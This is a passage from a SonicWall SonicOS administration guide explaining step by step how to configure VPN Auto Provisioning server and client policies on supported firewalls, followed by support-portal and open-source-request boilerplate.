
Supported Platforms

SonicOS VPN Auto Provisioning is supported the following SonicWall appliances running SonicOS 6.2.7 and higher:

- SonicWall SuperMassive 9200, 9400, 9600; SuperMassive 9800 – SonicWall Auto Provisioning Server only
- SonicWall NSA 2600, 3600, 4600, 5600, 6600
- SonicWall TZ300/300W, TZ400/400W, TZ500/500W, TZ600

- SonicWall SOHO Wireless

For appliances under SonicWall GMS management, SonicOS VPN Auto Provisioning is supported in:

- SonicWall GMS 8.3 and higher

Configuring a VPN AP Server

VPN AP Server settings are configured on the server (hub) firewall by adding a VPN policy on the **VPN > Settings** page in SonicOS.


Due to the number of settings being described, the configuration is presented in multiple sections:

- Starting the VPN AP Server Configuration on page 2269
- Configuring VPN AP Server Settings on the General Tab on page 2270
- Configuring VPN AP Server Settings on the Network Tab on page 2273
- Configuring Advanced Settings on the Proposals Tab on page 2274
- Configuring Advanced Settings on the Advanced Tab on page 2276


Starting the VPN AP Server Configuration

To configure VPN AP Server firewall settings using SonicOS VPN Auto Provisioning:

1. Navigate to the **VPN > Settings** page,
2. Select **IPv4** for **View IP Version**.
3. Below the **VPN Policies** table, click **Add**. The **VPN Policy** dialog displays.
4. In the **Authentication Method** drop-down menu, select **SonicWall Auto Provisioning Server**.



The page refreshes with different fields.



NOTE: The **Advanced** button at the bottom of the page toggles the display of the **Proposals** and **Advanced** tabs. The settings on these two tabs contain default values that may be changed at the your discretion. The **Advanced** button itself changes to a **Hide Tabs** button while the tabs are displayed. If clicked, the tabs are hidden and the button changes back to **Advanced**.

5 Continue to Configuring VPN AP Server Settings on the General Tab on page 2270.

Configuring VPN AP Server Settings on the General Tab

To configure VPN AP server settings on the General tab:

1 In the **Name** field, type in a descriptive name for the VPN policy.

2 For **Authentication Method**, select either:


- **Preshared Secret** – Uses the VPN Auto Provisioning client ID and shared secret that you enter next. This option is selected by default. Proceed to Step 3.
- **Certificate** – Uses the X.509 certificate that you select next (the certificate must have been previously stored on the appliance). Skip to Step 8.

  NOTE: If VPN AP Server policies are to be shared (as in hub-and-spoke deployments), SonicWall recommends using X.509 certificates to provide true authentication and prevent man-in-the-middle attacks.

3 If you selected **Preshared Secret** for the **Authentication Method**, then under **SonicWall Settings**, type the VPN Auto Provisioning client ID into the **VPN AP Client ID** field.

This field is automatically populated with the value you entered into the **Name** field, but it can be changed.

NOTE: This VPN policy value has to match at both the AP Server and AP Client side. A single AP Server policy can also be used to terminate multiple AP Clients.



4 Select the **Use Default Provisioning Key** checkbox to allow VPN AP Clients to use the default key known to all SonicWall appliances for the *initial* Security Association. Once the SA is established, the **Preshared Secret** configured on the VPN AP Server is provisioned to the VPN AP Client for future use.

If this checkbox is cleared, VPN AP Clients must use the configured Shared Secret. This allows the administrator to modify the configured Shared Secret on the VPN AP Server only and then briefly allow Default Provisioning Key use to update the VPN AP Clients with the new Shared Secret value.

NOTE: For best security, SonicWall recommends that the Default Provisioning Key option is only enabled for a short time during which the VPN AP Client can be provisioned with the Shared Secret while under administrative scrutiny.


5 Optionally clear the **Mask Shared Secret** checkbox before typing anything into the **Shared Secret** field. This checkbox is selected by default, which hides typed characters. If this checkbox is reselected, then the values from the **Shared Secret** field are automatically copied to the **Confirm Shared Secret** field.

6 In the **Shared Secret** field, type in the shared secret. A minimum of four characters is required.

If the **Use Default Provisioning Key** checkbox is selected, the **Preshared Secret** configured on the VPN AP Server is provisioned to the VPN AP Clients during provisioning. If the **Use Default Provisioning Key** checkbox is cleared, then this shared secret must also be configured on the VPN AP Clients.

7 In the **Confirm Shared Secret** field, type in the shared secret again. It must match the value entered in the **Shared Secret** field.

8 If you selected **Certificate** for the **Authentication Method**, then under **SonicWall Settings** select the desired certificate from the **Local Certificate** drop-down menu.



9 Select one of the following from the **VPN AP Client ID Type** drop-down menu:

- **Distinguished name (DN)**
- **E-Mail ID (UserFQDN)**
- **Domain name (FQDN)**
- **IP Address (IPV4)**


10 In the **VPN AP Client ID Filter**, type in a matching string or filter to be applied to the Certificate ID presented during IKE negotiation to verify the VPN AP Client.

11 Continue to Configuring VPN AP Server Settings on the Network Tab on page 2273.

Configuring VPN AP Server Settings on the Network Tab

To configure VPN AP server settings on the Network tab:

1 Click the **Network** tab.



2 Under **Local Networks**, select the **Require Authentication of VPN AP Clients via XAUTH** checkbox to force the use of user credentials for added security when establishing the SA.

3 If the XAUTH option is enabled, select the user group for the allowed users from the **User Group for XAUTH Users** drop-down menu. You can select an existing group such as *Trusted Users* or another standard group, or select **Create a new user group** to create a custom group.

For each authenticated user, the authentication service returns one or more network addresses which are sent to the VPN AP Client during the provisioning exchange.

If XAUTH is enabled and a user group is selected, the user on the VPN AP Client side must meet the following conditions for authentication to succeed:

- The user must belong to the selected user group.
- The user can pass the authentication method configured in **Users > Settings > User Authentication Method**.
- The user has VPN access privileges.

4 If the XAUTH option is disabled, select a network address object or group from the **Allow Unauthenticated VPN AP Client Access** drop-down menu, or select **Create a new address object/group** to create a custom object or group. The selected object defines the list of addresses and domains that can be accessed via this VPN connection. It is sent to the VPN AP Client during the provisioning exchange and then used as the VPN AP Client's remote proxy ID.

5 Under **Remote Networks**, select one of the following radio buttons and choose from the associated list, if applicable:

- **Choose destination network from list** – Select a network object from the drop-down menu of remote address objects that are actual routable networks at the VPN AP Client side, or create a custom object.

  NOTE: VPN Auto Provisioning does not support using a "super network" that includes all the AP Clients' protected subnets. To allow multiple AP Clients with different protected subnets to connect to the same AP Server, configure an Address Group that includes all of the AP Clients' protected subnets and use that in the **Choose destination network from list** field. This Address Group must be kept up to date as new AP Clients are added.

- **Obtain NAT Proxy via Authentication Service** – Select this option to have the RADIUS server return a Framed-IP Address attribute for the user, which is used by the VPN AP Client to NAT its internal addresses before sending traffic down the IPsec tunnel.
- **Choose NAT Pool** – Select a network object from the drop-down menu, or create a custom object. The chosen object specifies a pool of addresses to be assigned to the VPN AP Client for use with NAT. The client will translate its internal address to an address in the NAT pool before sending traffic down the IPsec tunnel.

  NOTE: When deploying VPN Auto Provisioning, you should allocate a large enough NAT IP address pool for all the existing and expected VPN AP Clients. Otherwise, additional VPN AP Clients cannot work properly if all the IP addresses in the pool have already been allocated.

  NOTE: Configuring a large IP pool does not consume more memory than a small pool, so it is safe and a best practice to allocate a large enough pool to provide redundancy.

6 Continue to Configuring Advanced Settings on the Proposals Tab on page 2274.


Configuring Advanced Settings on the Proposals Tab

The configured parameters are automatically provisioned to the VPN AP Client prior to Phase 2 establishment, so there is no chance of configuration discrepancies between the VPN AP Server and VPN AP Client.

To configure VPN AP Server settings on the Proposals tab:

1 On the **General** or **Network** tab, click the **Advanced** button to display the **Proposals** tab.

2 Click the **Proposals** tab.



3 Under **IKE (Phase 1) Proposal**, enter the phase 1 proposal lifetime in seconds. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

To simplify auto-provisioning, the other fields in this section are dimmed and preset to:

- **Exchange: Aggressive Mode**
- **DH Group: Group 5**
- **Encryption: AES-256**
- **Authentication: SHA1**

4 Under **Ipsec (Phase 2) Proposal**, select the desired encryption algorithm from the **Encryption** drop-down menu. The default is **3DES**.

The **Protocol** field is dimmed and preset to **ESP** to use the Encapsulated Security Payload (ESP) crypto suite.

5 Select the desired authentication encryption method from the **Authentication** drop-down menu. The default is **SHA1**.

6 Select the **Enable Perfect Forward Secrecy** checkbox if you want an additional Diffie-Hellman key exchange as an added layer of security. If selected, the **DH Group** drop-down list is displayed. Select the desired group from the list. The default is Group 2.


7 Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

8 Continue to Configuring Advanced Settings on the Advanced Tab on page 2276.

Configuring Advanced Settings on the Advanced Tab

To configure VPN AP Server settings on the Advanced tab:

1 Click the **Advanced** tab.



2 Select the **Disable IPsec Anti-Replay** checkbox to prevent packets with duplicate sequence numbers from being dropped.

3 Select the **Enable Multicast** checkbox to allow IP multicasting traffic, such as streaming audio (including VoIP) and video applications, to pass from the VPN AP Server over any VPN AP Client SA established using this policy.

4 If you are using SonicWall WAN Acceleration, select a value from the **WXA Group** drop-down list.

5 Optionally select **Display Suite B Compliant Algorithms Only**.

6 Select **Allow SonicPointN Layer 3 Management** to allow management of SonicWall SonicPoint wireless access devices through the VPN tunnel.

7 For **Management via this SA**, select one or more of the checkboxes to allow remote users to manage the VPN AP Server through the VPN tunnel using **HTTPS**, **SSH**, or **SNMP**.

8 For **User login via this SA**, select one or more of the checkboxes to allow remote users to log in through the VPN tunnel using **HTTP** or **HTTPS**.

9 In the **Default LAN Gateway (optional)** field, optionally enter the default LAN gateway IP address of the VPN AP Server. If a static route cannot be found for certain traffic, the VPN AP Server forwards the traffic out the configured default LAN gateway.

NOTE: This option might not work in some versions of SonicOS.

10 Select an interface or zone in the **VPN Policy bound to** drop-down menu to bind this VPN policy to a specific interface or zone.

11 When finished, click **OK**.

Configuring a VPN AP Client

NOTE: Configuring a VPN AP client is not supported on the SuperMassive 9800.

VPN AP Client settings are configured on the client firewall by adding a VPN policy on the **VPN > Settings** page in SonicOS.


To configure remote client firewall settings using SonicOS VPN Auto Provisioning:

1 Navigate to the **VPN > Settings** page.

2 Select **IPv4** for **View IP Version**.

3 Below the **VPN Policies** table, click **Add**. The **VPN Policy** dialog displays.

4 In the **Authentication Method** drop-down menu, select **SonicWall Auto Provisioning Client**. The page refreshes with different fields.



5 In the **Name** field, type in a descriptive name for the VPN policy.

6 In the **IPsec Primary Gateway Name or Address** field, enter the Fully Qualified Domain Name (FQDN) or the IPv4 address of the VPN AP Server.

7 For **Authentication Method**, select either:

- **Preshared Secret** – Uses the VPN Auto Provisioning client ID and shared secret that you enter next. This option is selected by default. Proceed to Step 8.
- **Certificate** – Uses the X.509 certificate that you select next (the certificate must have been previously stored on the appliance). Skip to Step 14.

8 If you selected **Preshared Secret** for the **Authentication Method**, then under **SonicWall Settings**, type the VPN Auto Provisioning client ID into the **VPN AP Client ID** field.

The client ID is determined by the configuration of the VPN AP Server (the SonicWall firewall configured as the **SonicWall Auto Provisioning Server**).

NOTE: This VPN policy value has to match at both the AP Server and AP Client side. A single AP Server policy can also be used to terminate multiple AP Clients.

9 Optionally select the **Use Default Provisioning Key** checkbox to use the default key known to all SonicWall appliances for the *initial* Security Association. After the SA is established, the **Preshared Secret** configured on the VPN AP Server is provisioned to the VPN AP Client for future use.

NOTE: The VPN AP Server must be configured to accept the Default Provisioning Key. If it is not, SA establishment fails.

If you selected **Use Default Provisioning Key**, skip to Step 13.


10 If you did not select the **Use Default Provisioning Key** checkbox, then optionally clear the **Mask Shared Secret** checkbox before typing anything into the **Shared Secret** field. This checkbox is selected by default, which hides typed characters. If this checkbox is reselected, then the values from the **Shared Secret** field are automatically copied to the **Confirm Shared Secret** field.

11 In the **Shared Secret** field, type in the shared secret. This must be the same as the shared secret configured on the VPN AP Server, and must be a minimum of four characters.

12 In the **Confirm Shared Secret** field, type in the shared secret again. It must match the value entered in the **Shared Secret** field.

13 Skip to Step 15 for information about entering the user credentials under **User Settings**. User credentials are optional.

14 If you selected **Certificate** for the **Authentication Method**, then under **SonicWall Settings** select the desired certificate from the **Local Certificate** drop-down menu.



15 Under **User Settings**, type the user name to be used for the optional user credentials into the **User Name** field. This user name is sent via XAUTH for user-level authentication.

16 Optionally clear the **Mask User Password** checkbox before typing anything into the **User Password** field. This checkbox is selected by default. If selected, the typed characters are represented as dots. Clearing this checkbox displays the values in plain text and automatically copies the value entered in the **User Password** field to the **Confirm User Password** field.

17 In the **User Password** field, type in the user password.

18 In the **Confirm User Password** field, type in the user password again.

19 When ready, click **OK** to add the VPN policy.

E

SonicWall Support

Technical support is available to customers who have purchased SonicWall products with a valid maintenance contract and to customers who have trial versions.

The Support Portal provides self-help tools you can use to solve problems quickly and independently, 24 hours a day, 365 days a year. To access the Support Portal, go to https://support.sonicwall.com/.

The Support Portal provides self-help tools you can use to solve problems quickly and independently, 24 hours a day, 365 days a year. In addition, the Support Portal provides direct access to product support engineers through an online Service Request system.

The Support Portal enables you to:

- View knowledge base articles and technical documentation
- Download software
- View video tutorials
- Collaborate with peers and experts in user forums
- Get licensing assistance
- Access MySonicWall
- Learn about SonicWall professional services
- Register for training and certification

To contact SonicWall Support, refer to https://support.sonicwall.com/contact-support.

Open Source Code

SonicWall is able to provide a machine-readable copy of open source code with restrictive licenses such as GPL, LGPL, AGPL when applicable per license requirements. To obtain a complete machine-readable copy, send your written requests, along with certified check or money order in the amount of US 25.00 payable to "SonicWall Inc.", to:

General Public License Source Code Request
SonicWall Inc. Attn: Jennifer Anderson
5455 Great America Parkway
Santa Clara, CA 95054

Index

B

C

D

E

F

G

H

I

N

O

P

Q

R

S

T

U

V

W

Z